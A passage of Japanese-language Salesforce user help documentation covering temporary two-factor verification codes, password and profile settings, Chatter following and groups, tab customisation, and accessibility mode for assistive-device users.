- ユーザのワンタイムパスワードジェネレータアプリケーションの切断
- Salesforce 環境のカスタマイズ

仮のコードによる ID の検証

エディション

使用可能なエディション: Salesforce Classic と Lightning Experience の両方

使用可能なエディション: **Contact Manager** Edition、**Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

通常 2 要素認証に使用しているデバイスにアクセスできない場合は、仮の ID 確認コードの提供を Salesforce システム管理者に依頼します。このコードは 1 ～ 24 時間有効です。システム管理者が有効期限を設定しますが、必要なくなった場合にはユーザが期限前にコードを期限切れにすることができます。

Salesforce システム管理者が、2 要素認証を支援する権限を他のユーザに付与した場合は、そのユーザが仮のコードを提供できます。たとえば、会社のヘルプデスクやサポートスタッフがこの権限を持っている場合があります。

仮のコードは 2 要素認証専用です。認識されないブラウザやアプリケーションからログインするときの ID 検証には無効です。

1. Salesforce システム管理者 (またはシステム管理者によって指定されたユーザ) に仮の ID 確認コードを依頼します。

   システム管理者がコードの有効期間を設定します。コードは有効期限まで繰り返し使用できます。システム管理者がユーザに仮のコードを生成するたびに、そのユーザにメール通知が送信されます。
2. ID 確認画面で要求されたら、仮のコードを入力します。
3. コードが必要なくなったがまだ有効な場合には、コードを期限切れにします。

a. [個人設定]から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細]を選択します。結果がない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。

b. ［仮の確認コード］を見つけ、[今すぐ期限切れにする] をクリックします。

関連トピック:

ID の検証

ID 検証のためのアカウントへの Salesforce Authenticator (バージョン 2 以降) の接続

ID 検証のためのワンタイムパスワードジェネレータアプリケーションまたはデバイスの関連付け

個人情報の編集

1. [個人設定] から、［クイック検索］ボックスに「*高度なユーザの詳細*」と入力し、[高度なユーザの詳細] を選択します。結果がありませんか? ［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. 変更するには、[編集] をクリックします。

   メールアドレスを変更した場合は、新しいアドレスに確認メッセージが送信されます。そのメッセージに記載されているリンクをクリックして、新しいメールアドレスを有効にします。これはシステムのセキュリティを確保するための処理です。
3. 変更内容を保存します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能な個人設定のオプションは、使用している Salesforce のエディションによって異なります。

関連トピック:

パスワードの変更

ユーザの項目

Chatter プロファイルの設定

Salesforce 環境のカスタマイズ

パスワードの変更

ログイン後、セキュリティを強化するために現在のパスワードを変更できます。パスワードをなくした場合は、ログインページの [パスワードをお忘れですか?] リンクをクリックして、メール経由でパスワードをリセットします。

データのプライバシーを保護するには、パスワードを定期的に変更します。Salesforce システム管理者がユーザパスワードを定期的に期限切れにする場合は、有効期間が切れたときにパスワードの変更を要求されます。

メモ: 「ユーザシングルサインオン」権限を持っている場合、パスワードをリセットできるのは管理者のみです。サポートが必要な場合は、Salesforce システム管理者にお問い合わせください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

1. 個人設定から、［クイック検索］ボックスに「パスワード」と入力し、[私のパスワード変更]を選択します。
2. 必要な情報を入力します。
3. [保存]をクリックします。

関連トピック:

忘れたパスワードのリセット
セキュリティトークンのリセット
ID の検証
Salesforce 環境のカスタマイズ

セキュリティの質問の変更

パスワードを忘れてリセットする必要がある場合、本人確認のために以前に選択したセキュリティの質問に回答するよう求められることがあります。セキュリティの質問と答えは、個人設定の [私のパスワード変更] ページで変更できます。

メモ: [私のパスワード変更]オプションが表示されず、サポートが必要な場合は、Salesforce システム管理者にお問い合わせください。

1. 個人設定から、［クイック検索］ボックスに「パスワード」と入力し、[私のパスワード変更] を選択します。
2. 現在のパスワードを入力します。
3. [セキュリティの質問] ドロップダウンメニューから、質問を選択します。
4. 質問への回答を［回答］項目に入力します。
5. [保存] をクリックします。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: すべてのエディション

関連トピック:

Salesforce 環境のカスタマイズ

言語およびロケール設定の編集

1. [個人設定] から、［クイック検索］ボックスに「タイムゾーン」と入力し、[言語とタイムゾーン] を選択します。結果がない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. 必要に応じて、次の設定を指定します。
   - ［タイムゾーン］で、標準のタイムゾーンを選択します。
   - ［地域］で、国または地域を選択します。
   - ［言語］で、主言語を選択します。テキストとオンラインヘルプは、すべて選択した言語で表示されます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

- ［メールの文字コード］で、Salesforce から送信するメールの文字セットおよび文字コードオプションを選択します。

3. [保存] をクリックします。

関連トピック:

ユーザの項目

Salesforce 環境のカスタマイズ

メール設定の編集

送信メール設定を編集して、表示される名前や署名 (省略可能) を指定します。また、返信先アドレスを指定することや、返信先アドレスに指定した自分のアドレスに BCC メールが自動送信されるように選択することもできます。

1. 個人設定から、［クイック検索］ボックスに「*私のメール設定*」と入力し、[私のメール設定] を選択します。
2. 必要な変更を加えます。

メモ: Personal Edition と Developer Edition では、送信するすべてのメールの個人署名の下に Salesforce 固有のタグ行が追加されます。

エディション

使用可能なエディション: Salesforce Classic、Lightning Experience

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

関連トピック:

Salesforce 環境のカスタマイズ

レコードタイプの設定

新規レコードの作成時に、デフォルトのレコードタイプが自動的に挿入されるようにオプションを設定します。この設定を使用すると、レコードタイプを選択するように促すページをスキップできます。使用可能なレコードタイプが数種類ある場合は、新規レコードを作成するたびにレコードタイプの選択を促される方が良い場合もあります。

1. 個人設定から、［クイック検索］ボックスに「*レコードタイプ*」と入力し、[デフォルトのレコードタイプの設定] または [レコードタイプの選択] (表示された方) を選択します。
2. チェックボックスをオンにすると、その種別のレコードの作成時に、デフォルトのレコードタイプが自動的に選択されます。

   チェックボックスがオフの場合は、レコードタイプを選択するように指示メッセージが表示されます。

3. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: [レコードタイプの選択] オプションは、組織でレコードタイプが使用されていない場合や、特定のタブで複数のレコードタイプが利用できないために、無効になることがあります。

個別のチェックボックスは、タブに対して複数のレコードタイプが有効な場合にのみ表示されます。

組織で個人取引先を使用している場合は、このページの [取引先] チェックボックスをオンにすると、すべての種別の取引先に1つのデフォルトのレコードタイプが選択されます。法人取引先と個人取引先のデフォルトのレコードタイプの選択を個別に設定することはできません。両方の種別の取引先を使用する場合には、このチェックボックスをオフにしておきます。

関連トピック:

Salesforce 環境のカスタマイズ

連絡先情報の更新

連絡先情報は、プロファイルページでいつでも更新できます。連絡先情報は社内のすべてのユーザに表示されます。

使用可能なエディション: Salesforce Classic **および** Lightning Experience
使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**および Developer** Edition

連絡先情報を更新するには、名前またはプロファイル写真をクリックします。[マネージャ]項目を除き、プロファイルのすべての項目を更新できます。[マネージャ] 項目は Salesforce システム管理者のみが更新できます。

コミュニティでは、項目単位にコミュニティ内での連絡先情報の表示を制御することもできます。従業員のみ、社外のコミュニティのメンバー、またはログインが不要なゲストユーザに対して項目を公開することを選択できます。一部の項目は、コミュニティにアクセスする全員に常に表示されます。

プロファイルまたはグループ写真の変更

あなたがどのような人物か他の人にわかるように、プロファイルに自分の写真をアップロードしたり、所有または管理するグループに写真をアップロードしたりできます。

ユーザのフォロー

ユーザをフォローすると、フィードに投稿、コメント、いいね! などの更新が表示されます。

レコードのフォロー

レコードをフォローすると、レコードに対する項目変更、投稿、ToDo、コメントなどの更新がフィードに表示されます。

グループへの参加または脱退

プロジェクトや関心のある共通領域について他のユーザとコラボレーションするには、グループに参加します。プロジェクト関連のファイルや情報をグループと共有できます。

フィード全体の検索
人、グループ、またはファイルを探す場合は、検索を使用してフィード全体から情報をすばやく見つけることができます。

関連トピック:
プロファイルまたはグループ写真の変更

プロファイルまたはグループ写真の変更

あなたがどのような人物か他の人にわかるように、プロファイルに自分の写真をアップロードしたり、所有または管理するグループに写真をアップロードしたりできます。

使用可能なエディション: Salesforce Classic **および** Lightning Experience
使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**および Developer** Edition

1. プロファイルまたはグループのページに移動します。
2. 写真にマウスポインタを置き、[写真の追加] または [更新] をクリックします。
3. アップロードする写真を参照し、ファイルを開きます。8MB以下の.jpg、.gif、または.png形式の写真をアップロードできます。
4. 写真全体の点線をドラッグしてサムネイル画像を作成します。

   写真が自分のプロファイル用で、コミュニティのメンバーである場合は、`[Show in communities with publicly accessible pages (公開されているページでコミュニティを表示)]` を選択できます。このオプションにより、ログインなしでアクセスできる公開サイトやページを参照するゲストユーザに写真が表示されます。
5. 変更内容を保存します。

ユーザのフォロー

ユーザをフォローすると、フィードに投稿、コメント、いいね! などの更新が表示されます。

使用可能なエディション: Salesforce Classic **および** Lightning Experience
使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、**および Developer** Edition

ユーザをフォローするには、そのユーザのプロファイルページで [フォロー] をクリックします。

ユーザをフォローすると、自分のフィードにそのユーザの投稿、コメント、およびいいね! が表示されます。合計で最大500の人、トピック、およびレコードをフォローできます。自分が何件の項目をフォローしているかを確認するには、プロファイルの [フォローしている人] リストを表示します。

ユーザのフォローを停止するには、 をクリックします。ユーザのフォローを停止すると、それ以降、自分のフィードにそのユーザからの更新は表示されません。

関連トピック:

レコードのフォロー

レコードのフォロー

レコードをフォローすると、レコードに対する項目変更、投稿、ToDo、コメントなどの更新がフィードに表示されます。

使用可能なエディション: Salesforce Classic および Lightning Experience
使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

ユーザ権限

レコードを参照する
- レコードに対する「参照」

フィードに表示される項目の変更は、システム管理者がフィード追跡に設定した項目によって決まります。暗号化されたカスタム項目への更新はフィードに表示されません。

レコードをフォローするには、レコードページで [フォロー] をクリックします。

レコードをフォローすると、自分のフィードにレコードの更新が表示されます。合計で最大 500 の人、トピック、およびレコードをフォローできます。自分が何件の項目をフォローしているかを確認するには、プロファイルの [フォローしている人] リストを表示します。

作成したレコードを自動的にフォローする場合は、個人設定からこの機能を有効にします。[クイック検索] ボックスに「*私のフィード*」と入力し、[私のフィード] を選択して [作成したレコードを自動的にフォローする] を選択します。ただし、行動、ToDo、ダッシュボードは、作成後自動的にフォローされることはありません。

レコードのフォローを停止するには、レコードページで をクリックします。レコードのフォローを停止すると、それ以降フィードにはレコードの更新は表示されません。

関連トピック:

ユーザのフォロー

Salesforce 環境のカスタマイズ

グループへの参加または脱退

プロジェクトや関心のある共通領域について他のユーザとコラボレーションするには、グループに参加します。プロジェクト関連のファイルや情報をグループと共有できます。

1. グループの詳細ページに移動します。
2. 公開グループに参加するには、[参加] または [グループに参加] をクリックします。非公開グループに参加するには、[参加を要請] をクリックします。この要求を承諾または拒否する非公開グループの所有者またはマネージャに要求が送信されます。

最大300グループに参加できます。アーカイブ済みグループを除く、すべてのグループがこの制限にカウントされます。たとえば、300 グループ (そのうち 10 グループはアーカイブ済み) のメンバーになっている場合、さらに 10 グループに参加できます。

参加したグループから脱退するか、非公開グループへの参加要求を取り下げるには、グループ詳細ページに移動し、 または [グループを脱退] をクリックします。これらのオプションが表示されない場合は、ページレイアウトの調整をSalesforceのシステム管理者に依頼してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

フィード全体の検索

人、グループ、またはファイルを探す場合は、検索を使用してフィード全体から情報をすばやく見つけることができます。

Lightning Experience でのフィードの検索

フィード全体から人、グループ、およびファイルを検索します。

Salesforce Classic でのフィードの検索

Chatter 全体からフィード、人、グループ、トピック、およびファイルを検索します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Lightning Experience でのフィードの検索

フィード全体から人、グループ、およびファイルを検索します。

1. ヘッダーの検索ボックスに検索語を入力します。
2. 検索結果ページで[フィード]をクリックすると、検索語の一致が含まれる[すべての会社]フィードの投稿が表示されます。

エディション

Lightning Experience で使用可能

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

Salesforce Classic でのフィードの検索

Chatter 全体からフィード、人、グループ、トピック、およびファイルを検索します。

1. ヘッダーの検索ボックスに検索語を入力します。
2. [検索]をクリックします。

   検索結果ページには、Chatter を含む Salesforce 全体の一致が表示されます。検索結果ページから、検索をさらに絞り込むことができます。たとえば、すべての Chatter フィードでの検索結果を表示するには、[フィードを検索]をクリックします。

特定のフィードを検索することもできます。たとえば、グループでユーザがメンションされている場所を検索するには、グループフィードの上にある検索ボックスにそのユーザ名を入力します。

例:

エディション

Salesforce Classic で使用可能

使用可能なエディション: **Group** Edition、**Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、**Contact Manager** Edition、および **Developer** Edition

頻繁に使用する項目のタブの追加

Salesforce Classic のユーザインターフェースはタブで構成され、タブからオブジェクトの情報を参照、追加、および編集できます。アプリケーションが異なると、タブが異なる場合があります。アプリケーションで頻繁に使用する項目のタブを追加できます。

1. 現在のタブの右側にある[プラス]アイコン( )をクリックします。
   [すべてのタブ]ページが表示されます。デフォルトでは、表示または追加が可能なすべてのタブが表示されます。
2. 特定アプリケーションのタブのリストのみを表示する場合、[参照]ドロップダウンリストからそのアプリケーションを選択します。
3. [タブのカスタマイズ]をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

4. [カスタムアプリケーション] ドロップダウンリストで、タブを表示するアプリケーションを選択します。たとえば、[アイデア] タブをマーケティングアプリケーションに表示する場合、［マーケティング］を選択すると、[アイデア] タブはそのアプリケーションにのみ表示されます。
5. [追加]、[削除]、上向き矢印、下向き矢印を使用して、アプリケーションに表示するタブとその順序をカスタマイズします。
6. [保存] をクリックします。
7. 頻繁に使用しないアプリケーションにタブを追加した場合は、そのアプリケーションを開いて新しいタブを確認します。

関連トピック:

使用可能な Salesforce タブ

表示のカスタマイズ

個人設定で Salesforce の表示をカスタマイズできます。

- アプリケーションに表示するタブやその順序をカスタマイズする
- ページの表示内容をカスタマイズする

タブのカスタマイズ
ログイン時に表示されるタブを指定したり、複数のアプリケーションを使用している場合には、各アプリケーションに表示されるタブを指定したりします。

ページのカスタマイズ
詳細ページに表示される関連リストを指定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

タブのカスタマイズ

ログイン時に表示されるタブを指定したり、複数のアプリケーションを使用している場合には、各アプリケーションに表示されるタブを指定したりします。

1. 個人設定から、［クイック検索］ボックスに「ページのカスタマイズ」と入力し、[タブのカスタマイズ] を選択します。結果がない場合は、［クイック検索］ボックスに「表示」と入力し、[マイディスプレイを変更] を選択します。
2. 複数のアプリケーションにアクセスできる場合、タブをカスタマイズするアプリケーションを［カスタムアプリケーション］ドロップダウンリストから選択します。
   デフォルトでは、自分のプロファイルに対して設定されている選択済みのカスタムアプリケーションのタブが表示されます。

   メモ: システム管理者がアプリケーションのデフォルトの表示タブを変更すると、アプリケーションを選択したときに最初に表示されるタブが変わる可能性があります。
3. 必要に応じて、表示するタブを 1 つずつ追加し、選択したタブの表示順序を変更します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

4. 変更内容を保存します。

関連トピック:

ページのカスタマイズ

Salesforce 環境のカスタマイズ

ページのカスタマイズ

詳細ページに表示される関連リストを指定します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

1. 個人設定から、[クイック検索] ボックスに「ページのカスタマイズ」と入力し、[ページのカスタマイズ]を選択します。結果がない場合は、[クイック検索] ボックスに「表示」と入力し、[マイディスプレイを変更]を選択します。

   [ホーム] タブでは、その [ホーム] タブに表示されるダッシュボードスナップショットを選択します。[ホームタブのカスタマイズをする] へのリンクは、管理者がダッシュボードを含むようにホームページをカスタマイズした場合にのみ使用できます。

   他のすべてのタブに対して、詳細ページに表示する関連リストを指定します。

   - 関連リストの追加と削除を行うには、関連リストを選択してから [追加] または [削除] 矢印をクリックします。

     メモ: システム管理者が特定のタブのページレイアウトを変更した場合は、この設定が変更される場合があります。

   - 関連リストの順序を変更するには、[選択されたリスト] ボックスで関連リストのタイトルを選択し、[上へ] または [下へ] 矢印をクリックします。

2. 変更内容を保存します。

関連トピック:

タブのカスタマイズ

Salesforce 環境のカスタマイズ

使用可能な Salesforce タブ

Salesforce で使用できるすべてのタブを表示するには、メインのタブの横にあるプラスアイコン (+) をクリックします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

このページでは、次の操作を実行できます。

- タブ名をクリックして、そのタブにすばやく移動します。
- 複数のアプリケーションを使用している場合は、[表示] ドロップダウンリストから、各アプリケーションのロゴと、表示されるタブを確認します。

- [タブのカスタマイズ] をクリックして、自分の画面でタブが表示される形式を変更します。

関連トピック:

頻繁に使用する項目のタブの追加

アクセシビリティ基準

アクセシビリティを念頭に置いてアプリケーションを設計するために Salesforce が従う基準について説明します。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

Salesforce では、音声認識ソフトウェアやスクリーンリーダーなどの補助デバイスを使用するユーザを含む、すべてのユーザがアクセス可能なオンデマンドエンタープライズアプリケーションを提供するよう努めています。ユニバーサル設計の目標を達成するために、Salesforce は、国際的に認められているリハビリテーション法セクション 508 および Web Content Accessibility Guidelines (WCAG) 2.0 レベル AA のベストプラクティスに可能な限り従います。

当社の Voluntary Product Accessibility Template (VPAT) は、リハビリテーション法セクション 508 の下でのアクセシビリティ基準への製品の適合を文書化するために使用するツールであり、当社製品のアクセシビリティ評価が含まれています。

一般的なアクセシビリティの要件

Salesforce を使用するときは、次の要件に留意してください。

- JavaScript のサポートを有効化し、使用可能になっている必要があります。
- 無操作状態が特定の期間続くと、セッションタイムアウト時のポップアップウィンドウが自動的に表示され、ログアウトまたは作業を続行するかどうかの確認メッセージが表示されます。システム管理者は、この期間を設定したり、すべて無効にしたりできます。ブラウザで Salesforce のポップアップを許可する必要があります。許可がないと、ユーザはタイムアウトの警告を受信できません。
- パイロット版やベータ版の機能にアクセスできない場合があります。

推奨されるブラウザ

一般的なアクセシビリティテストの場合、Salesforce は Windows® の Mozilla® Firefox® および Microsoft® Internet Explorer®、OS X® の Apple® Safari® の最新バージョンを使用します。

アクセシビリティ上の懸念に関する Salesforce への問い合わせ

ドキュメントや知識ベースの記事にアクセスしたり、カスタマーサポートに問い合わせたりするには、任意のページの上部にある [ヘルプ & トレーニング] リンクをクリックします。

アクセシビリティ上の懸念を報告したり、異なる形式のドキュメントを要求したりするには、accessibility@salesforce.com にメールでご連絡ください。

メモ: Personal Edition および Developer Edition のユーザは、カスタマーサポートを利用できません。さらに、Developer Edition のユーザからは知識ベースにアクセスできません。アクセシビリティについては、accessibility@salesforce.com まで英語でお問い合わせください。

アクセシビリティモード
アクセシビリティモードによって、Salesforce の操作性がどのように変化するかについて説明します。
アクセシビリティモードの有効化
アクセシビリティモードを有効にすることで、音声認識ソフトウェアやスクリーンリーダーなどの補助デバイスでの Salesforce の操作性を最適化できます。
Salesforce アクセシビリティの推奨事項
音声認識ソフトウェアやスクリーンリーダーなどの補助デバイスを使用するユーザ向けに設計された、Salesforce のアクセシビリティ機能について説明します。

アクセシビリティモード

アクセシビリティモードによって、Salesforce の操作性がどのように変化するかについて説明します。

Salesforce には、代替ユーザインターフェースモードがあります。このモードでは、音声認識ソフトウェアやスクリーンリーダーなどの補助デバイスを使用するユーザが、Salesforce でより効率的に作業できます。最新の機能はアクセシビリティを念頭に置いて設計され、本来標準モードでアクセス可能です。ただし、特に音声認識ソフトウェアやスクリーンリーダーを使用してレポートとダッシュボードを作成したり、リストビューを操作したりする場合、アクセシビリティモードの方がニーズにより適切に対応できる可能性があります。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

アクセシビリティモードには、補助デバイスを使用するユーザの操作性を高めるためにここで説明されている変更が加えられた、Salesforce の全機能が含まれています。

使いやすさを向上させるアクセシビリティモードの機能

- ページの上部にある [設定] リンクから設定ページにアクセスできます。
- ドロップダウンメニューに **[Go]** ボタンが含まれます。ドロップダウンリストで選択したオプションに移動するには、このボタンを選択します。
- メニューボタンは、**[Go]** ボタン付きのドロップダウンリストとして表示されます。
- フロート表示のページは、個別のポップアップウィンドウとして表示されます。
- HTML エディタは、テキストボックスに置き換えられます。このテキストボックスは HTML のみを承認し、改行記号のようなプレーンテキストエントリは認識しません。内容を分割するには、パラグラフまたは改行の HTML タグを使用する必要があります。
- ダッシュボードを表示する場合、［ダッシュボードの参照］自動入力フィルタは標準のドロップダウンメニューと置き換えられます。
- キャンペーン詳細ページの [メンバーの管理] ドロップダウンからアクセスできる [メンバーの管理] ページの [列を編集する] リンクは、ドロップダウンボタンになります。[列の編集] フロート表示は、標準の設定ページに置き換えられます。

- [活動予定] 関連リストやリストビューにある要請済みミーティングをクリックしても、ミーティングの詳細ページは表示されません。その代わりに、要請済みミーティングに関する詳細についてはミーティング主催者に問い合わせるように指示するダイアログが表示されます。
- Chatter グループの [私のメールをオンにする] ドロップダウンリストが [Chatter のメール設定] リンクとして表示され、そこから Chatter メールを受信するための設定が開きます。

無効なカレンダー機能

- カレンダービューでの行動の詳細のフロート表示
- ドラッグアンドドロップによる編集
- ドラッグアンドドロップによるスケジュール
- 行動のクリック作成
- [活動予定] 関連リストの [新規ミーティング要請] ボタン

  メモ: その結果、アクセシビリティモードではミーティングを要請することはできず、[ホーム] タブの [カレンダー] セクションの [要請済みミーティング] サブタブには、どのミーティングも表示されません。

無効なレポートおよびダッシュボード機能

- ダッシュボードビルダーでのドラッグアンドドロップ編集
- レポートビルダーでのレポートの作成と編集

  メモ: 結合レポートとクロス条件またはバケットを含むレポートを作成または編集するには、レポートビルダーが必要です。アクセシビリティモードが有効になっている場合、ユーザはこれらのレポートの実行はできますが、作成と編集はできません。アクセシビリティモードでレポートを作成するには、レポートウィザードを使用する必要があります。

- フォルダ間でレポートやダッシュボードをドラッグアンドドロップして移動

無効なリストビュー機能

- 関連リストのフロート表示リンク
- 次の拡張リスト機能
  - インライン編集
  - 列幅の再配置と調整
  - 現在のリストビューの編集、削除、または更新
  - 1 ページに表示するレコード数の変更
  - 結果の特定のページへの移動

その他の無効な機能

- ソリューション用の [スペルチェック] ボタン
- 最新の [メンバーの管理] ページ

- サイドバーにタグコンポーネントを追加する場合の [最近参照したタグ] ドロップダウンメニュー
- 類似商談の検索時の検索結果ページの [一致条件] サイドバー
- アンサーコミュニティでの質問入力時の類似質問のリスト

ヒント: アクセシビリティモードが有効になっているユーザは、質問を投稿する前に、[アンサー] タブの [検索] ボックスを使用してすでに同様の質問がされていないか検索する必要があります。

アクセシビリティモードの有効化

アクセシビリティモードを有効にすることで、音声認識ソフトウェアやスクリーンリーダーなどの補助デバイスでの Salesforce の操作性を最適化できます。

1. [個人設定] から、［クイック検索］ボックスに「アクセシビリティ」と入力し、[アクセシビリティ] を選択します。一致する結果がない場合は、［クイック検索］ボックスに「*個人情報*」と入力し、[個人情報] を選択します。
2. ［アクセシビリティモード］を選択します。
3. [保存] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

関連トピック:

Salesforce アクセシビリティの推奨事項

Salesforce 環境のカスタマイズ

Salesforce アクセシビリティの推奨事項

音声認識ソフトウェアやスクリーンリーダーなどの補助デバイスを使用するユーザ向けに設計された、Salesforce のアクセシビリティ機能について説明します。

Salesforce での作業に役立つくつかの推奨事項を次に示します。

- 晴眼のキーボードユーザ
- スクリーンリーダーのユーザ
- 聴覚障害のあるユーザ
- 特定色の識別障害を持つユーザ
- 拡大を必要とする弱視ユーザ

エディション

使用可能なインターフェース: Salesforce Classic

使用可能なエディション: **Database.com** Edition を除くすべてのエディション

関連トピック:

アクセシビリティモードの有効化

晴眼のキーボードユーザ

次の Salesforce 機能によって、容易な操作性を確保できます。

- アクセシビリティモードでは、Salesforce、特にレポート、ダッシュボード、およびリストビューでより効率的に作業できます。詳細は、「アクセシビリティモード」 (ページ 61)を参照してください。
- 画面の選択領域内が強調表示されるため、画面上のフォーカスを視覚的に確認できます。

- 次の要素は、操作しやすいようにページマークアップで識別されます。
  - ヘッダーは、フォームコントロールをグループ化するため、項目セットや凡例要素の代わりにヘッダーとしてマークアップされます。
  - ページのメインヘッダー (通常、メインのコンテンツ領域の先頭に置かれています) は、レベル 1 ヘッダーです。ショートカットキーを使用して、このヘッダーに移動できます。
  - データテーブルには、データテーブルマークアップが付き (標準モードのみの拡張リストビューは除く)、各セルとヘッダーを識別します。
  - メインのコンテンツ領域にあるリストは、リストとしてマークアップされます。
- スキップリンク (キーボードのフォーカスが置かれる各ページ上の最初のリンク) によって、メインのコンテンツ領域の先頭にフォーカスを移動できます。通常はこの方法で、メインのコンテンツ領域の前にあるナビゲーションメニューを迂回し、このリンクがなかった場合に、ページのメインのコンテンツ領域に到達するためにタブを押す回数を大幅に減らすことができます。
- キーボードのフォーカスは、ダイアログボックスが開かれたときはダイアログ内に置かれ、ダイアログを閉じるまでロックされたままになります。
- 編集ページでは、ページの最初の編集可能項目にキーボードがデフォルト設定されます。ToDo や予定を作成または編集する場合、[件名]項目がページのどこにあるかに関係なく、キーボードのフォーカスは[件名]にデフォルト設定されます。
- 現在有効でないボタン、リンクおよび項目には、「無効化」属性でラベル付けされます。たとえば、複数のステップを持つウィザードを使用する場合に、特定のオプションを選択するまで一部のボタンを無効にしておくことができます。

スクリーンリーダーのユーザ

Salesforceのオンデマンドアプリケーションは、最も広く使用されているスクリーンリーダーの最新の機能を利用するように設計されています。多くのブラウザとスクリーンリーダーの組み合わせで適切に動作しますが、Salesforce では最新バージョンの Mozilla® Firefox® および JAWS® または NVDA を使用することをお勧めします。

次の Salesforce 機能によって、容易な操作性を確保できます。

- アクセシビリティモードでは、Salesforce、特にレポート、ダッシュボード、およびリストビューでより効率的に作業できます。詳細は、「アクセシビリティモード」 (ページ 61)を参照してください。
- 重要な画像は、画像と同じ目的を果たすテキストで代替できるようにします。それほど重要でない画像は、相当するテキストを空白にするか、CSSから実装します。詳しい情報を示す画像も、ソースデータへのリンクになります。たとえば、ダッシュボードには、視覚的な図およびグラフがあります。この図およびグラフの作成に使用されたレポートのデータにアクセスするには、ダッシュボードコンポーネントを選択します。

  メモ: ソースとなるレポートには、ダッシュボードに表示されているデータより多くのデータが含まれています。また、ソースとなるレポートには、共有設定により表示するためのアクセス権がないデータが含まれる場合もあります。

- 次の要素は、操作しやすいようにページマークアップで識別されます。
  - ヘッダーは、フォームコントロールをグループ化するため、項目セットや凡例要素の代わりにヘッダーとしてマークアップされます。

  - ページのメインヘッダー (通常、メインのコンテンツ領域の先頭に置かれています) は、レベル 1 ヘッダーです。ショートカットキーを使用して、このヘッダーに移動できます。
  - データテーブルには、データテーブルマークアップが付き (標準モードのみの拡張リストビューは除く)、各セルとヘッダーを識別します。
  - メインのコンテンツ領域にあるリストは、リストとしてマークアップされます。

- スキップリンク (キーボードのフォーカスが置かれる各ページ上の最初のリンク) によって、メインのコンテンツ領域の先頭にフォーカスを移動できます。通常はこの方法で、メインのコンテンツ領域の前にあるナビゲーションメニューを迂回し、このリンクがなかった場合に、ページのメインのコンテンツ領域に到達するためにタブを押す回数を大幅に減らすことができます。
- キーボードのフォーカスは、ダイアログボックスが開かれたときはダイアログ内に置かれ、ダイアログを閉じるまでロックされたままになります。
- 編集ページでは、ページの最初の編集可能項目にキーボードがデフォルト設定されます。ToDo や予定を作成または編集する場合、[件名]項目がページのどこにあるかに関係なく、キーボードのフォーカスは[件名]にデフォルト設定されます。
- 現在有効でないボタン、リンクおよび項目には、「無効化」属性でラベル付けされます。たとえば、複数のステップを持つウィザードを使用する場合に、特定のオプションを選択するまで一部のボタンを無効にしておくことができます。

また、スクリーンリーダーで個人用 Web 設定を次のように設定することをお勧めします。

- ページを自動的に更新するように設定する。
- ライブ領域の更新の読み上げをオンにする。
- テキストリンクにタイトルを表示するように設定する。この設定により、リンクのタイトル属性から提供される情報 (新しいウィンドウが開くという警告など) をスクリーンリーダーが読み上げます。
- ヘッダーで [ヘッダー] と [レベル] を読み上げるように設定する。ヘッダーマークアップを使用して、コンテキストとナビゲーションを提供します。
- Chatter投稿およびコメントで人にメンションする場合の@(アットマーク)記号などの共通の記号をスクリーンリーダーの辞書に追加し、デフォルトでの読み上げ方法をカスタマイズする。

聴覚障害のあるユーザ

Salesforce では、YouTube でホストされるデモビデオを提供しています。動画の同期キャプションを表示するには、埋め込み動画の右下隅にある `[YouTube.com で表示]` をクリックします。

特定色の識別障害を持つユーザ

